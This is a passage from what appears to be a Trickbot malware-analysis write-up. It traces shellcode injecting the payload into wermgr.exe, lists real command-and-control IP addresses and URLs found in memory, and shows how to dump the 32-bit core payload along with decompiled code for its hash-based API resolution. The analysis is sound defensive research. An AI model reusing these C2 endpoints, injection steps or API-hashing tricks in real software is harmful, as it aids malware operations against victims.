index : 19 --> Decoded string : b'aswhook.dll'
index : 20 --> Decoded string : b'wermgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'
```

Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the **wermgr.exe**process. To verify, I debug this shellcode right after the **templ.dll** does the decoding and calls to the shellcode. Set breakpoint at **CreateProcessInternalW** function and execute:




```
EIP    76CB40E0      <kernel32._CreateProcessInternalWStub@48>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  000001E7 (ERROR_INVALID_ADDRESS)
LastStatus C0000018 (STATUS_CONFLICTING_ADDRESSES)

GS 002B  FS 0053
```

```
Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 021B9760 L"C:\\WINDOWS\\system32\\wermgr.exe"
4: [esp+10] 00000000
5: [esp+14] 00000000
6: [esp+18] 00000000
7: [esp+1C] 0800000C
```

```
03EC2668    return to 03EC2668 from ???
00000000
00000000
021B9760    L"C:\\WINDOWS\\system32\\wermgr.exe"
00000000
```

```
[10-22-2021-10-41-36]-> mmc.exe                 4220     PARENT ->    3096     explorer.exe
[10-22-2021-10-41-36]-> x32dbg.exe              4240     PARENT ->    3096     explorer.exe
[10-22-2021-10-41-36]-> rundll32.exe            5996     PARENT ->    4240     x32dbg.exe
[10-22-2021-10-41-36]-> NewProcWatch1.exe       5760     PARENT ->    3096     explorer.exe
[10-22-2021-10-41-36]-> conhost.exe             4260     PARENT ->    5760     NewProcWatch1.exe


        ONLY NEW PROCESSES WILL SHOW ...

[10-22-2021-10-43-18]-> wermgr.exe              1596     PARENT ->    5996     rundll32.exe
[10-22-2021-10-43-33]-> dllhost.exe             1292     PARENT ->    888      svchost.exe
```

So, as you can see in the above figure, the shellcode injects the payload into the **wermgr.exe (64-bit)** process. Under the cover of the **wermgr.exe** system process, the malicious code will now make connections to many C2 addresses as the following picture below:



wermgr.exe (1596) Properties

Results - wermgr.exe (1596)

129,406 results.

Address	Length
0x7ffe0030	20
0xbc5556a2c2	58
0xbc5556a3d0	62
0xbc5556afc0	68
0xbc5556e810	60
0xbc5556ef30	20
0xbc559fc4a0	68
0xbc559fc840	80
0xbc559fce20	40
0xbc559fd0e0	28
0xbc559fd120	80
0xbc559fd490	60
0xbc559fdbf0	60
0xbc559fde40	30
0x26500000324	192
0x26530d20410	88
0x26530d22d90	120
0x26530d24060	116
0x26530d245b0	28
0x26530d246c0	148
0x26530d248e0	226
0x26530d24a19	41

Results - wermgr.exe (1596)

36 results.


Address	Length	Result
0x26573d8e750	93	https://122.117.90.133/zvs1/DESKTOP-SHNJ33M_W10018362.78386155BB633B5DBB3F7F9BE3BBC8DF/5/kps/
0x26573d8eb40	92	https://118.91.190.42/zvs1/DESKTOP-SHNJ33M_W10018362.78386155BB633B5DBB3F7F9BE3BBC8DF/5/kps/
0x26573da1da0	40	https://36.95.23.89/
0x26573da1e60	44	https://118.91.190.42/
0x26573da1ea0	46	https://202.65.119.162/
0x26573da1ee0	46	https://103.47.170.131/
0x26573da1fa0	46	https://103.47.170.131/
0x26573da20e0	46	https://103.47.170.131/
0x26573da2120	46	https://122.117.90.133/
0x26573da2260	46	https://122.117.90.133/
0x26573da23e0	44	https://118.91.190.42/
0x26573da2420	42	https://103.9.188.78/
0x26573da2760	40	https://36.95.23.89/
0x26573da28a0	46	https://202.65.119.162/
0x26573da2920	46	https://122.117.90.133/
0x26573da29a0	46	https://202.65.119.162/
0x26573da29e0	42	https://103.9.188.78/
0x26573da2a20	48	https://103.146.232.154/
0x26573da2aa0	40	https://36.95.23.89/
0x26573da2c20	48	https://103.146.232.154/
0x26573da2c60	48	https://103.146.232.154/
0x26573daeed0	192	https://118.91.190.42:443/zvs1/DESKTOP-SHNJ33M_W10018362.78386155BB633B5DBB3F7F9BE3BBC8DF/5/kps/

wermgr.exe	INITIATING	[redacted]	1560	36.89.228.201	443
wermgr.exe	INITIATING	[redacted]	1561	36.95.23.89	443
wermgr.exe	INITIATING	[redacted]	1562	103.9.188.78	443
wermgr.exe	INITIATING	[redacted]	1563	202.65.119.162	443
wermgr.exe	INITIATING	[redacted]	1564	103.146.232.154	443
wermgr.exe	INITIATING	[redacted]	1565	103.47.170.131	443
wermgr.exe	INITIATING	[redacted]	1566	118.91.190.42	443
wermgr.exe	INITIATING	[redacted]	1567	122.117.90.133	443
wermgr.exe	INITIATING	[redacted]	1568	36.91.117.231	443
wermgr.exe	INITIATING	[redacted]	1569	116.206.153.212	443
wermgr.exe	INITIATING	[redacted]	1570	117.222.57.92	443
wermgr.exe	INITIATING	[redacted]	1571	36.91.186.235	443
wermgr.exe	INITIATING	[redacted]	1572	103.75.32.173	443

9. Dump Trickbot core payload 32-bit and extract C2 configuration


9.1. Dump payload 32-bit

According to the above shellcode analysis results, it can be seen that the final payload has been injected into the **wermgr.exe (64-bit)** process, so this payload is also 64-bit. However, **templ.dll** is a 32-bit Dll, so to make it easier to gain an understand of the payload's code as well as extract the C2 configuration, we will dump the core 32-bit payload of malware. I debug shellcode when it is called by **templ.dll**, set breakpoints at **VirtualAlloc**, **GetNativeSystemInfo** functions. Execute shellcode, break at **GetNativeSystemInfo** function:



```
EIP  76C9A140   <kernel32._GetNativeSystemInfoStub@4>

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053

Default (stdcall)
1: [esp+4] 029EA438
2: [esp+8] DAD6973C
3: [esp+C] 029EA438
4: [esp+10] 04872CF8
5: [esp+14] 183825CC
```


Follow in Dump the address will receive information about **SystemInfo**, execute the function and return to malware code. Modify the return result of **wProcessorArchitecture**:



```
Address   Hex                                              ASCII
029EA438  09 00 00 00 00 10 00 00 00 00 01 00 FF FF FE FF  ............ÿÿþÿ
029EA448  0F 00 00 00 04 00 00 00 D8 21 00 00 00 00 01 00  ........Ø!......
029EA458  06 00 09 9E 32 00 00 00 8E B1 85 04 32 00 00 00  ....2....±..2...
029EA468  2C BA 9E 02 5A 09 84 04 00 00 00 00 00 00 00 00  ,º..Z...........
029EA478  83 C3 EA 89 00 00 00 00 E0 A7 D0 02 32 00 00 00  .Äê.....à§Ð.2...
```

```
Address   Hex                                              ASCII
029EA438  00 00 00 00 00 10 00 00 00 00 01 00 FF FF FE FF  ............ÿÿþÿ
029EA448  0F 00 00 00 04 00 00 00 D8 21 00 00 00 00 01 00  ........Ø!......
029EA458  06 00 09 9E 32 00 00 00 8E B1 85 04 32 00 00 00  ....2....±..2...
029EA468  2C BA 9E 02 5A 09 84 04 00 00 00 00 00 00 00 00  ,º..Z...........
029EA478  83 C3 EA 89 00 00 00 00 E0 A7 D0 02 32 00 00 00  .Äê.....à§Ð.2...
```


Continuing to execute and follow the address allocated by the **VirtualAlloc** function, shellcode will unpack the main payload into the allocated memory, but the “**MZ**” signature has been wiped.



```
Address   Hex                                              ASCII
04990000  00 00 80 00 01 00 00 00 04 00 00 00 FF FF 00 00  ............ÿÿ..
04990010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
04990020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990030  00 00 00 00 00 00 00 00 00 00 00 00 68 00 00 00  ............h...
04990040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
04990050  69 73 20 69 73 20 61 20 50 45 20 65 78 65 63 75  is is a PE execu
04990060  74 61 62 6C 65 0D 0A 24 50 45 00 00 4C 01 03 00  table..$PE..L...
04990070  56 51 5C 61 00 00 00 00 00 00 00 00 E0 00 0E 01  VQ\a........à...
04990080  0B 01 0A 00 00 E8 01 00 00 20 00 00 00 00 00 00  .....è... ......
04990090  E0 2F 00 00 00 10 00 00 00 00 02 00 00 00 40 00  à/............@.
049900A0  00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00  ................
049900B0  04 00 00 00 00 00 00 00 00 30 02 00 00 02 00 00  .........0......
049900C0  00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00  ................
049900D0  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
049900E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
049900F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990100  00 00 00 00 00 00 00 00 00 20 02 00 5C 0C 00 00  ......... ..\...
04990110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04990160  2E 74 65 78 74 00 00 00 60 E6 01 00 00 10 00 00  .text...`æ......
04990170  00 E8 01 00 00 02 00 00 00 00 00 00 00 00 00 00  .è..............
04990180  00 00 00 00 20 00 00 60 2E 64 61 74 61 00 00 00  .... ..`.data...
04990190  6F 1F 00 00 00 00 02 00 00 20 00 00 00 EA 01 00  o........ ...ê..
049901A0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..À
049901B0  2E 72 65 6C 6F 63 00 00 5C 0C 00 00 00 20 02 00  .reloc..\.... ..
049901C0  00 0E 00 00 00 0A 02 00 00 00 00 00 00 00 00 00  ................
```

```
Command:
Paused    Dump: 04990000 -> 04990000 (0x00000001 bytes)
```

Dump payload to disk and fix **MZ** signature. I have the core binary (32-bit) of Trickbot:




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	200	1E800	1000	1E660	60000020	0	0	0
.data	1EA00	2000	20000	1F6F	C0000040	0	0	0
.reloc	20A00	E00	22000	C5C	42000040	0	0	0

Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

9.2. Analyze Trickbot core payload and extract C2s configuration

9.2.1. Dynamic APIs resolve

Similar to the Emotet, Qakbot, … Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the Dlls as well as the pre-computed hashes is stored in the global variable with the following structure:




```
phashes_tbl = &g_hash_tbl2;
presolved_IAT = &dword_420000;
do
{
  f_tb_retrieve_api_funcs(&phashes_tbl, &presolved_IAT);
  phashes_tbl += 2;
}
while ( *phashes_tbl );
dword_421A50 = &v2;
f_tb_main_proc();
```

```
                db    0
g_hash_tbl2 dw 0D7h              ; DATA
            dw 2
            dd 7B26C3C6h
            dd 72461567h
            dw 3
            dw 62FCh
            dw 62B1h
            dw 62B6h
            dw 0D6h
            dw 4
            dd 0E522DBD2h
            dd 0D8C0BA42h
            dd 0DBBE0973h
            dd 689FB82h
            dw 0
            dw 0D9h
            dw 0Ch
            dd 9C601EC8h
            dd 7C04685Eh
            dd 303D81B9h
            dd 0EAA0827Ch
            dd 7746805Ch
            dd 34C28B2Ah
            dd 44023909h
            dd 9FC0553Ah
            dd 0A68E0865h
            dd 844C247Fh
            dd 0E49C63A9h
            dd 9CF5BC47h
```

These fields have the following meanings:

- **dll_str_idx**: is used to decode the name of the Dll that Trickbot will use. And then, get the base address of this Dll.
- **nHashValue**: number of hash is pre-computed, corresponding to the number of API functions to find.
- **pre-computed hash**: are the pre-computed hash values of the API function.
- **nOrdinalVal**: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.
- **Orinal_value**: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieving the addresses of the APIs as following:



```
dyn_resolve_apis:
    for ( result = *ptr_nHashValue; *ADJ(ptr_nHashValue)->nHashValue; result = *ptr_nHashValue )
    {
      dll_str_idx = result->dll_str_idx;
      *ptr_nHashValue = &result->nHashValue;
      module_hash = f_tb_calc_hash_of_dll(dll_str_idx);
      pDllBaseAddr = f_tb_find_module_by_hash(module_hash);
      if ( !pDllBaseAddr )
      {
        wsz_dll_name = f_tb_decode_dll_name(dll_str_idx);
        pDllBaseAddr = f_tb_load_specific_Dll(wsz_dll_name);
      }
      f_tb_dyn_resolve_apis(pDllBaseAddr, ptr_nHashValue, pIAT, 0);
    }
  }
```

```
.data:00420000                 ;org 420000h
.data:00420000 dword_420000 dd 0
.data:00420000
.data:00420004 dword_420004 dd 0
.data:00420004
.data:00420008 dword_420008 dd 0
.data:0042000C dword_42000C dd 0
.data:0042000C
.data:00420010 dword_420010 dd 0
.data:00420010
.data:00420014 dword_420014 dd 0
.data:00420018 dword_420018 dd 0
.data:00420018
.data:0042001C dword_42001C dd 0
.data:00420020 dword_420020 dd 0
```


```
if ( func_name_len - 1 ≥ 0 )
{
  tmp_hash = f_tb_calc_hash(sz_func_name, func_name_len);
  if ( tmp_hash )
  {
    idx = 0;
    // calced_hash = tmp_hash ^ 0x3576A091
    calced_hash = ~tmp_hash & 0x3576A091 | tmp_hash & 0xCA895F6E;
    while ( 1 )
    {
      pre_hash_val = ADJ(pPreHashTbl)->pdwHash_value[idx];
      // compare hashes
      if ( (pre_hash_val ≠ 0) == (calced_hash == pre_hash_val) )
      {
        if ( pre_hash_val )
        {
          break;
        }
      }
      if ( ++idx ≥ nHashValue )
      {
        goto next_api;
      }
    }
```

retrieve API address based on pre-computed hash

```
if ( module_base_addr )
{
  k = 0;
  j = 0;
  do
  {
    if ( !f_tb_retrieve_api_addr(
            module_base_addr,
            // pAddrFuncsTbl[(pwOrinal_value ^ 0x62C5) - export_dir.Base]
